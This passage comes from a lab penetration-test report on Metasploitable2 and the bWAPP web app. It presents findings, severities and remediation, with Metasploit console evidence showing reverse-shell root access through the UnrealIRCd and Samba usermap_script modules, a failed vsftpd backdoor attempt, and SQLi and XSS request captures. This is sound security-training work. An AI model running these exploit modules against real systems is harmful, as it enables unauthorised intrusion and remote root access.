FETCH_FILENAME	iLLRExy	no	Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR	./	yes	Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id	Name
--	---
0	Linux/Unix Command

View the full module info with the `info`, or `info -d` command.

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667
[*] 192.168.56.101:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:59803) at 2026-08-02 16:15:12 +0530
```

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

Finding 2 – Samba Username Map Script Remote Code Execution

Target: Metasploitable2

Severity: Critical

Category: Remote Code Execution (RCE)

Description

The assessment identified a vulnerable Samba service susceptible to the Username Map Script Remote Code Execution vulnerability. Validation confirmed that the vulnerability could be exploited within the controlled laboratory environment, resulting in remote shell access to the target system.

This vulnerability demonstrates the significant risk associated with outdated SMB services and insecure configurations.

Technical Details

The vulnerable Samba configuration permitted unauthorized command execution through the Username Map Script functionality. Controlled validation confirmed successful code execution and established shell access on the target.

Evidence

```
(ashi@kali)~$ msfconsole
Metasploit tip: Keep track of findings and observations with notes

[+] .:ok000kdc'          'cdk000ko:.
    .x00000000000000c    c0000000000000x.
    :000000000000000k,    ,k000000000000000:
    '000000000kkkk00000: :00000000000000000'
    o00000000.    .o0000o0000l.    ,00000000o
    d00000000.    .c00000c.    ,00000000x
    l00000000.    ;d;    ,00000000l
    .00000000.    .;    ;    ,00000000.
    c00000000.    .00c.    'o00.    ,0000000c
    o0000000.    .0000.    :0000.    ,000000o
    l000000.    .0000.    :0000.    ,00000l
    ;0000'    .0000.    :0000.    ;0000;
    .d00o    .0000ccccx0000.    x00d.
    ,k0l    .0000000000000.    .d0k,
    :kk;.0000000000000.c0k;
    ;K000000000000000k:
    ,x0000000000000x,
    ,l00000000l.
    ,d0d,
    .

    =[ metasploit v6.4.116-dev
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba usermap

Matching Modules

#   Name                                     Disclosure Date   Rank      Check   Description
-   -   -                                     -               -      -    -    -
0   exploit/multi/samba/usermap_script      2007-05-14       excellent No       Samba "username map script" Command Ex
```

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:48402) at 2026-08-02 17:16:01 +0530
```

```
whoami
root
id
uid=0(root) gid=0(root)
```

Remediation

Upgrade Samba to a supported version that is not affected by the Username Map Script vulnerability. Disable unnecessary SMB functionality, restrict network access to trusted hosts, and implement regular patch management to reduce exposure to similar vulnerabilities.

Finding 3 – PHP Information Disclosure

Target: Metasploitable2

Severity: Medium

Category: Information Disclosure

Description

During the web service assessment of the Metasploitable2 target, a publicly accessible **phpinfo()** page was identified. The page disclosed extensive information regarding the PHP environment, including the installed PHP version, loaded modules, server configuration, environment variables, file system paths, and other configuration details.

The information was discovered after identifying the HTTP service during the Nmap reconnaissance phase and manually reviewing accessible web resources through a web browser.

Although the vulnerability does not directly permit code execution, the exposed configuration details significantly assist attackers during the reconnaissance phase and may facilitate the identification of additional vulnerabilities.

Technical Details

The exposed phpinfo() page displayed detailed server configuration information generated by the PHP phpinfo() function. Such pages are intended for development and troubleshooting purposes but should not remain publicly accessible in deployed environments.

The disclosed information included details that could assist an attacker in fingerprinting the target system and identifying software-specific exploits.

Remediation

The phpinfo() page should be removed from publicly accessible systems after testing or restricted to authorised administrators only. Debugging and diagnostic pages should never be exposed in production environments, and access controls should be implemented to prevent unauthorised disclosure of server configuration information.

Evidence

PHP Variables

Variable	Value
_SERVER["REDIRECT_HANDLER"]	php5-cgi
_SERVER["REDIRECT_STATUS"]	200
_SERVER["HTTP_HOST"]	192.168.56.101
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
_SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
_SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate
_SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.9,hi;q=0.8
_SERVER["PATH"]	/usr/local/bin:/usr/bin:/bin
_SERVER["SERVER_SIGNATURE"]	<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80</address>
_SERVER["SERVER_SOFTWARE"]	Apache/2.2.8 (Ubuntu) DAV/2
_SERVER["SERVER_NAME"]	192.168.56.101
_SERVER["SERVER_ADDR"]	192.168.56.101
_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.56.1
_SERVER["DOCUMENT_ROOT"]	/var/www/
_SERVER["SERVER_ADMIN"]	webmaster@localhost
_SERVER["SCRIPT_FILENAME"]	/var/www/phpinfo.php
_SERVER["REMOTE_PORT"]	51442
_SERVER["REDIRECT_URL"]	/phpinfo.php
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET

PHP Version 5.2.4-2ubuntu5.10



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

Finding 4 – SQL Injection (GET/Search)

Target: Bee-Box (bWAPP)

Severity: High

Category: Injection

Description

The assessment identified a SQL Injection vulnerability within the application's search functionality. User-supplied input was incorporated into backend database queries without sufficient validation or parameterisation, allowing database queries to be manipulated.

Testing confirmed that crafted input influenced application behaviour, demonstrating that the application was vulnerable to SQL Injection.

Technical Details


The vulnerable parameter accepted unsanitised input that was processed by the backend database. This allowed modification of the intended SQL query logic and demonstrated inadequate input validation.

This issue aligns with the OWASP Top 10 – Injection category.

Remediation

Implement parameterised queries (prepared statements), validate user input, apply server-side input validation, and ensure database accounts operate using the principle of least privilege. Regular secure code reviews and penetration testing should also be performed.


Evidence:



```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:82:7a:db
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe82:7adb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1278 (1.2 KB)  TX bytes:8904 (8.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11800 (11.5 KB)  TX bytes:11800 (11.5 KB)

bee@bee-box:~$
```



bWAPP, an extremely buggy web app !

[bWAPP](#)

[Drupageddon](#)

[Evil folder](#)

[phpMyAdmin](#)

[SQLiteManager](#)



an extremely buggy web app !

low Set Current

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

bWAPP v2.2

/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)

Hack



bWAPP is licensed under  © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / N

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb

Request

Pretty Raw Hex

```
1 GET /bWAPP/sqli_1.php?title=titanic&action=search HTTP/1.1
2 Host: 192.168.56.103
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:153.0) Gecko/20100101 Firefox/153.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
  .8
5 Accept-Language: en-US,en;q=0.9
6 Prefer: safe
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://192.168.56.103/bWAPP/sqli_1.php
10 Cookie: PHPSESSID=5b8b033e0e61eedf2988cc029005b19b;
  security_level=0
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 02 Aug 2026 13:36:16 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6
  PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
  OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Keep-Alive: timeout=15, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html
11 Content-Length: 13493
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Architects
  +Daughter"-->
21 <link rel="stylesheet" type="text/css" href="
  stylesheets/styleSheet.css" media="screen" />
22 <link rel="shortcut icon" href="images/favicon.ico" type
```

Finding 5 – Reflected Cross-Site Scripting (GET)

Target: Bee-Box (bWAPP)

Severity: Medium

Category: Cross-Site Scripting (XSS)

Description


The assessment identified a Reflected Cross-Site Scripting vulnerability within a GET parameter of the application. User-controlled input was reflected in the application's response without appropriate output encoding, allowing client-side script execution within the victim's browser.

Testing confirmed that malicious input could be reflected by the application, demonstrating insufficient validation and output encoding

Remediation

Implement context-aware output encoding, validate user input, apply a strong Content Security Policy (CSP), and ensure all user-controlled data is safely handled before being rendered within web pages.

Evidence



The screenshot shows the bWAPP web application interface. At the top, there is a yellow banner with the text "bWAPP" and a bee icon, followed by "an extremely buggy web app!". Below this is a dark navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", and "Re". The main content area has a title "XSS - Reflected (GET)" flanked by red slashes. Below the title, it says "Enter your first and last name:". There are two input fields: "First name:" with the value "a" and "Last name:" with the value "b". A "Go" button is located below the last name field.

Request

Pretty Raw Hex

```
1 GET /bWAPP/xss_get.php?firstname=a&lastname=b&form=submit
2 HTTP/1.1
3 Host: 192.168.56.103
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
  .8
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Referer: http://192.168.56.103/bWAPP/xss_get.php
11 Cookie: PHPSESSID=5b8b033e0e61eedf2988cc029005b19b;
  security_level=0
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 02 Aug 2026 13:45:27 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6
  PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
  OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Keep-Alive: timeout=15, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html
11 Content-Length: 13325
12
13 <!DOCTYPE html>
14 <html>
15
16     <head>
17
18         <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20         <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21         <link rel="stylesheet" type="text/css" href="
  stylesheets/styleSheet.css" media="screen" />
22         <link rel="shortcut icon" href="images/favicon.ico
```

Exploitation Summary

Following the identification and validation of vulnerabilities during the assessment, controlled exploitation was performed against selected critical findings to determine whether the identified weaknesses could be successfully leveraged. Exploitation activities were conducted exclusively within the isolated laboratory environment to ensure that no production systems or external infrastructure were affected.

Successful exploitation was achieved against the UnrealIRCd Backdoor Remote Code Execution vulnerability and the Samba Username Map Script Remote Code Execution vulnerability present on the Metasploitable2 target. The objective of exploitation was to confirm the validity of the findings and assess the potential impact of a successful attack.

UnrealIRCd Backdoor Remote Code Execution

The identified UnrealIRCd vulnerability was successfully validated within the laboratory environment. Successful exploitation resulted in remote shell access to the target system, confirming that arbitrary commands could be executed on the affected host.

The obtained shell demonstrated that an attacker could gain unauthorized access and interact with the compromised system. Evidence collected during the validation process confirmed the successful establishment of a session and execution of commands on the target.

Evidence

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667
[*] 192.168.56.101:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:59803) at 2026-08-02 16:15:12 +0530
```

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > █
```

Samba Username Map Script Remote Code Execution

The Samba Username Map Script vulnerability was also successfully validated. Controlled exploitation demonstrated that remote code execution was possible, resulting in successful shell access to the target system.

The successful session confirmed that the identified vulnerability posed a critical security risk and could allow an attacker to compromise the affected system if left unpatched.

Evidence:

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:48402) at 2026-08-02 17:16:01 +0530
```

```
whoami
root
id
uid=0(root) gid=0(root)
```

Attempted VSFTPD 2.3.4 Backdoor Exploitation

An exploitation attempt was performed against the VSFTPD 2.3.4 Backdoor vulnerability identified on the target system. Although the exploit executed successfully, no active session was established, and therefore successful exploitation could not be confirmed.

As a result, the vulnerability was not included as a confirmed finding within this report. The attempt has been documented for completeness, but no further conclusions regarding exploitability could be made based on the observed results.

```
msf > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	Yes	VSFTPD v2.3.4 Backdoor Command Execu

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[!] 192.168.56.101:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Risk Summary

The assessment identified a total of **five security findings**, consisting of **two Critical**, **one High**, and **two Medium** severity vulnerabilities. The successful exploitation of the UnrealIRCd and Samba vulnerabilities demonstrates the significant risk posed by outdated and vulnerable network services. Additionally, the web application assessment revealed common but impactful security weaknesses that could expose sensitive information and enable client-side or database-focused attacks.

Finding	Target	Severity	Risk
UnrealIRCd Backdoor Remote Code Execution	Metasploitable2	Critical	High
Samba Username Map Script Remote Code Execution	Metasploitable2	Critical	High
PHP Information Disclosure	Metasploitable2	Medium	Medium
SQL Injection (GET/Search)	Bee-Box	High	High
Reflected Cross-Site Scripting (GET)	Bee-Box	Medium	Medium

Recommendations

Based on the assessment findings, the following remediation measures are recommended to improve the security posture of the assessed environment:

- Replace or upgrade unsupported software versions, including vulnerable services such as UnrealIRCd and Samba, with supported and regularly maintained releases.
- Implement a structured patch management process to ensure security updates are applied promptly.
- Remove publicly accessible diagnostic pages such as phpinfo() from deployed systems or restrict access to authorized administrators.
- Protect web applications against SQL Injection by implementing parameterized queries, server-side input validation, and secure coding practices.
- Prevent Cross-Site Scripting vulnerabilities through proper output encoding, input validation, and implementation of a Content Security Policy (CSP).
- Disable unnecessary services and close unused ports to reduce the overall attack surface.
- Perform regular vulnerability assessments and penetration tests to identify newly introduced security weaknesses.
- Conduct secure coding training and security awareness programs for development teams to reduce the likelihood of introducing application-layer vulnerabilities.

Conclusion

The Vulnerability Assessment and Penetration Testing engagement successfully evaluated the security posture of the laboratory environment by identifying, validating, and documenting significant security weaknesses across the assessed systems.

The assessment confirmed two **Critical** remote code execution vulnerabilities affecting Metasploitable2, both of which were successfully validated through controlled exploitation. In addition, the assessment identified a **PHP Information Disclosure** issue on the Metasploitable2 web service and two common web application vulnerabilities—**SQL Injection** and **Reflected Cross-Site Scripting (XSS)**—within the Bee-Box application.

The findings demonstrate the security risks associated with outdated software, insecure configurations, and insufficient input validation. While the environment was intentionally vulnerable for educational purposes, the assessment reinforces the importance of timely patch management, secure development practices, and regular security testing.

Implementation of the recommendations provided in this report would significantly reduce the identified risks and strengthen the overall security posture of the assessed environment.

Appendix

Commands used

Host Discovery: `nmap -sn <target>`

TCP Scan `nmap -sS <target>`

Version Detection

`nmap -sV <target>`

OS Detection

`nmap -O <target>`

NSE

`nmap --script default <target>`

Gobuster

`gobuster dir ...`

Nikto

`nikto -h ...`

WhatWeb

`whatweb ...`

enum4linux

`enum4linux ...`

dig

`dig ...`

snmpwalk

snmpwalk ...